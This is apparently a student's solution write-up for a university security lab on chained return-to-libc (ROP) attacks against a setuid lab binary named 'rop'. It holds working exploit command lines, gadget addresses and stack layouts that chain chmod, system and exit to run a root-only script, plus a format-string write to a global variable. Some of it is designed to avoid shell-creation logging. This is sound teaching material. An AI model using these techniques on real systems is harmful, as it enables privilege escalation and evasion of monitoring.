System Security, Solution Return Oriented Programming

George Cojocar

November 26, 2015

Introduction

This exercise introduces you to *chained return-to-libc* attacks. It builds on your knowledge from the previous exercise. Here, you will build exploits for the binary program `rop`. The goal of this attack is to be able to execute a shell script called `somefile.sh`. Please use the `rop` folder. To setup the `rop` folder, run `setup.sh` (enter the syssec password when prompted).

This is a long exercise. Please read each part carefully and answer all questions as they are all given points.

1 Goal

In this exercise, you will have to chain several libc functions to execute `somefile.sh` that you find in your `rop` folder. When you check the permissions of `somefile.sh`, you will see that it can only be read/written by its owner (root in this case) — so the normal user (syssec) cannot execute it.

However, the user (syssec), has access to a vulnerable setuid program, which is `rop` that he can use to execute `somefile.sh`. His final goal is to execute the equivalent of the following unix commands:

- chmod 700 ./somefile.sh
- system(./somefile.sh)
- chmod 600 ./somefile.sh

However note that the **user cannot simply try to get a root shell (as in the previous exercise) and execute somefile.sh** because the creation of all shells is being monitored/logged. So he has to resort to executing `somefile.sh` without explicitly spawning a shell. More specifically, his goal is to chain libc-functions that will help him achieve his goal.

Structure of the Exercise and Advice

The rest of this exercise is organized in terms of small steps that will allow you to achieve the above goals.

- Please `do not` run your exploits in the folder that is shared between your VM and host.

- Note that this program is slightly different from the older exercise - you are allowed only one commandline input and one input at runtime. You have to redo you analysis of stack frames before you exploit the new `rop` executable.
- Do not exploit the input taken at run-time
- Please run your eventual exploit outside of gdb - otherwise, it will not work. Intermediate exploit(s) can be run inside gdb.
- As mentioned earlier, you cannot simply spawn a root shell and complete the exercise - you have to chain libc calls.
- You are allowed **at most 2** environment variables for the final exploit (in addition to the commandline and runtime inputs)
- Your exploit has to end without a segmentation fault, but does not have to give a specific exit code.

Unix File Permissions

In unix-based file systems, every file has a 9-bit permission string. The highest three bits are for read, write and execute permissions for the owner. The middle three and last three represent similar permissions for the group and others respectively. Furthermore, there is a 'setuid' permission bit that if set allows any user to execute the file with the permissions of its owner.
With respect to `somefile.sh`, answer the following questions:

- Who is the owner of `somefile.sh`?

  Solution:

  The owner of `somefile.sh` is `root`.

- Who is allowed to read `somefile.sh`?

  Solution:

  Only `root` is allowed to read `somefile.sh`.

- Who is allowed to write `somefile.sh`?

  Solution:

  Only `root` is allowed to write `somefile.sh`.

- Who is allowed to execute `somefile.sh`?

  Solution:

No user is allowed to execute the `somefile.sh`.

- What is the 32-bit hexadecimal representation of the current permissions of `somefile.sh`?

  Solution:

  The current permissions in octal representation is `0600`, which is equivalent in 32-bit hexadecimal representation with `0x00000180`.

- What is the 32-bit hexadecimal representation for the mode 0700?

  Solution:

  The 32-bit hexadecimal representation for the mode 0700 is `0x000001C0`.

Format String Vulnerabilities

C library functions like `printf` and `scanf` accept format strings as a first argument and then a set of variable parameters. If the user can supply the first argument, the execution can have undesired consequences. For instance, some format strings are especially dangerous because they can be used to overwrite arbitrary memory locations. The "%n" format string is one such example.
Please answer the following questions regarding its use.

- What is the value of 'i' after the following code executes `int i; printf("%n",&i);`?

  Solution:

  The value of 'i' is `0`. It stores the number of characters written by the `printf` up to the `%n` format string.

- What is the value of 'i' after the following code executes `int i; printf("%16x%n",i,&i);`?

  Solution:

  The value of 'i' is `16`.

Chaining Arbitrary Functions

Assume that cpybuf is a vulnerable function whose buffer can be overflowed. Consider the following functions: `void a(`pa`);` and `void b(`$pb1, pb2$`);`

- Now, if on overflowing cpybuf, one would first like to execute function `a` with parameter `pa`, then function `b` with parameters `pb1` and `pb2` and finally `exit`, does the stack layout on the left in Figure 1 work? Justify your answer.

  Solution:



Figure 1: Potential stack frames for chaining functions `a` and `b`.

> No. The stack layout on the left does not work because the address of function `exit` is provided as input argument for function `a`. It should overwrite the return address of `b`.

- Given the stack on the right in Figure 1, what instructions must the placeholder point to in order to make functions `a` and `b` execute correctly? **Hint: When function `a` returns, the stack pointer points to the placeholder. Now you have to remove the parameter `pa` and the jump to the next location pointed to by the $esp, which would be `address of b()`.**

Solution:

```
add esp, 0x4  ;remove the parameter pa
ret           ;pops the address of b() and jump to b()
```

- Could you find the instructions required in the placeholder anywhere in your program already?

Solution:

Yes, in the epilogue of function `_init`.

```
8048379:   pop    %ebx
804837a:   ret
```

Simple Libc Chaining

This is your first task of chaining libc-functions. On doing this successfully, you will know how to manipulate the stack to chain arbitrary functions. On examining the source code of

rop, you will see that it has a global variable called 'test'. Your task to exploit `rop`, overwrite 'test' to `0x100` using printf and also print its value using the `print_test` function which is part of `rop`. In other words, please chain `printf`, `print_test` and `exit` to achieve this. **You do not have to accomplish this task outside of gdb.**
Please answer the following questions regarding this task:

- What is the address of variable 'test'?

  Solution:

```
(gdb) info variables test
All variables matching regular expression "test":

Non-debugging symbols:
0x08049980   test
```

The address of variable 'test' is **0x08049980**.

- What `printf` command will let you overwrite variable 'test' appropriately?

  Solution:

```
  printf("%0256x%n",&test  , &test);
```

- What instructions do you need to 'fix' the stack after calling `printf` and before calling `print_test`? **Hint: How many parameters of `printf` do you have to remove before jumping to `print_test`?**

  Solution:

The three arguments of `printf` have to be removed from the stack before calling `print_test`. This taks can be perfomed using the following instruction:

```
add   esp,0xc
```

If this instruction does not exist in the program, it can be replaced by 3 pop instrucitons which provide the same functionality. These can be found in the epilogues of function `__libc_csu_init`:

```
 8048679: pop    %esi
 804867a: pop    %edi
 804867b: pop    %ebp
```

- When you chain `printf`, `print_test` and `exit`, what does the stack layout look like after you overflow the vulnerable buffer in `cpybuf` but before you return from `cpybuf`?

  Solution:

	...	ebp+36
address of global variable test	0x08049980	ebp+32
address of exit()	0xb7e24a60	ebp+28
address of test_print()	0x0804850b	ebp+24
address of global variable test	0x08049980	ebp+20
address of global variable test	0x08049980	ebp+16
address of env FMT="%0256x%n"	0xbfffffeb	ebp+12
epilogue of __libc_csu_init()	0x08048679	ebp+8
Saved RET: address of printf()	0x08048390	ebp+4
Saved EBP: Base pointer	"AAAA"	ebp
buff[16:19]	"AAAA"	ebp-4
buff[12:15]	"AAAA"	ebp-8
buff[8:11]	"AAAA"	ebp-12
buff[4:7]	"AAAA"	ebp-16
buff[0:3]	"AAAA"	
	...	

Stack of cpybuf() after overflow

The epilogue of __libc_csu_init() function:

```
8048679: pop    %esi
804867a: pop    %edi
804867b: pop    %ebp
804867c: ret
```

- What is the final command that you used to successfully run this exploit?

  Solution:

```
% export FMT="%0256x%n"
% ./rop "`python2.7 -c 'from struct import pack; print("A
    ↪ "*24 + pack("I", 0x8048390) + pack("I", 0x8048679) +
    ↪ pack("I", 0xbfffffeb) + pack("I", 0x08049980) + pack("
    ↪ I", 0x08049980) + pack("I", 0x0804850b) + pack("I", 0
    ↪ xb7e24a60) + pack("I", 0x08049980))'`"

Enter your help string:test

Your help string is test
0000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000
0000000000000000008049980804850b
Value of test is 256
```

Final Task: Creating Longer Libc Chains

Finally, you will now design and run the original exploit to run `somefile.sh`. You are allowed to use **only two environment variables** for this task. **You have to accomplish this task both inside and outside of gdb.**. When you specify the shell file to execute (either to the program or as an environment variable), please enter "./somefile.sh" (and not just "somefile.sh").
Please answer the following questions regarding this task:

- What libc functions would you chain to achieve the equivalent of the three commands listed under the goals of this exercise? Please provide your answer as a list of function calls with appropriate parameters.

  Solution:

```
chmod("./somefile.sh", 0x1C0);
system("./somefile.sh");
chmod("./somefile.sh", 0x180);
```

- Do these calls work as an exploit? Justify your answer. `Hint: The strcpy function that is used to overflow the buffer stops on encountering a NULL byte.`

  Solution:

  Yes, if the string argument *./somefile.sh* is provided in an separate input which is different than the one used to inject the exploit.

- What would you do to overcome it? Can you think of some functions to generate the required values? Please list the required function calls with appropriate parameters. `Hint: you have done this already in the exercise if you got this far.`

  Solution:

  The two numerical arguments can be packed in the `stdin` from which the the `rop` program reads the data at run-time.

  ```
  ./rop exploit <<< "`python2.7 -c 'from struct import pack;
  ↪ print(pack("I", 0x000001C0) + pack("I", 0x00000180))'`
  ↪ "
  ```

  The string argument *"./somefile.sh"* can be provided in an environment variable.

  ```
  export SCRIPT="./somefile.sh"
  ```

- Given that `rop` takes one commandline input and one input at run-time, where could you put any additional inputs that you need? Please specify the exact unix commands that you used to do this.

  Solution:

  The additional inputs can be placed in environment variables as follows:

  ```
  export SCRIPT="./somefile.sh"
  ```

- Please sketch the stack layout that you used with annotations if necessary.

  Solution:

	...	ebp+52
address of exit()	0xb7e24a60	ebp+48
address of variable helpstr + 4 (0x180)	0x080499ac	ebp+44
address of env SCRIPT="./somefile.sh"	0xbfffffbd	ebp+40
epilogue of __libc_csu_init()	0x0804868a	ebp+36
address of chmod()	0xb7eceba0	ebp+32
address of env SCRIPT="./somefile.sh"	0xbfffffbd	ebp+28
epilogue of __libc_csu_init()	0x0804868b	ebp+24
address of system()	0xb7e30ea0	ebp+20
address of variable helpstr (0x1C0)	0x080499a8	ebp+16
address of env SCRIPT="./somefile.sh"	0xbfffffbd	ebp+12
epilogue of __libc_csu_init()	0x0804868a	ebp+8
Saved RET: address of chmod()	0xb7eceba0	ebp+4
Saved EBP: Base pointer	"AAAA"	ebp
buff[16:19]	"AAAA"	
	...	

Stack of cpybuf() after overflow

The epilogue of __libc_csu_init() function:

```
0x804868a:   pop    %edi
0x804868b:   pop    %ebp
0x804868c:   ret
```

- What is the final exploit string that you used to accomplish this task? (The final exploit should not use gdb.)

Solution:

```
~/rop % export SCRIPT=./somefile.sh

~/rop % ./rop "`python2.7 -c 'from struct import pack; print
    ↪ ("A"*24 + pack("I", 0xb7eceba0) + pack("I", 0x0804868a
    ↪ ) + pack("I", 0xbfffffbd) + pack("I", 0x080499a8) + 
    ↪ pack("I", 0xb7e30ea0) + pack("I", 0x0804868b) + pack("
    ↪ I", 0xbfffffbd) + pack("I", 0xb7eceba0) + pack("I", 0
    ↪ x0804868a) + pack("I", 0xbfffffbd) + pack("I", 0
    ↪ x080499ac) + pack("I", 0xb7e24a60))'`" <<< "`python2.7
    ↪  -c 'from struct import pack; print(pack("I", 0
    ↪ x000001C0) + pack("I", 0x00000180))'`"

Enter your help string:
Your help string is
Super secret password is syssec

~/rop % ls -al somefile.sh
-rw------- 1 root users 50 Nov 21 07:20 somefile.sh
```

References

[1] Format String, Gotfault Security Community, https://www.exploit-db.com/papers/13239/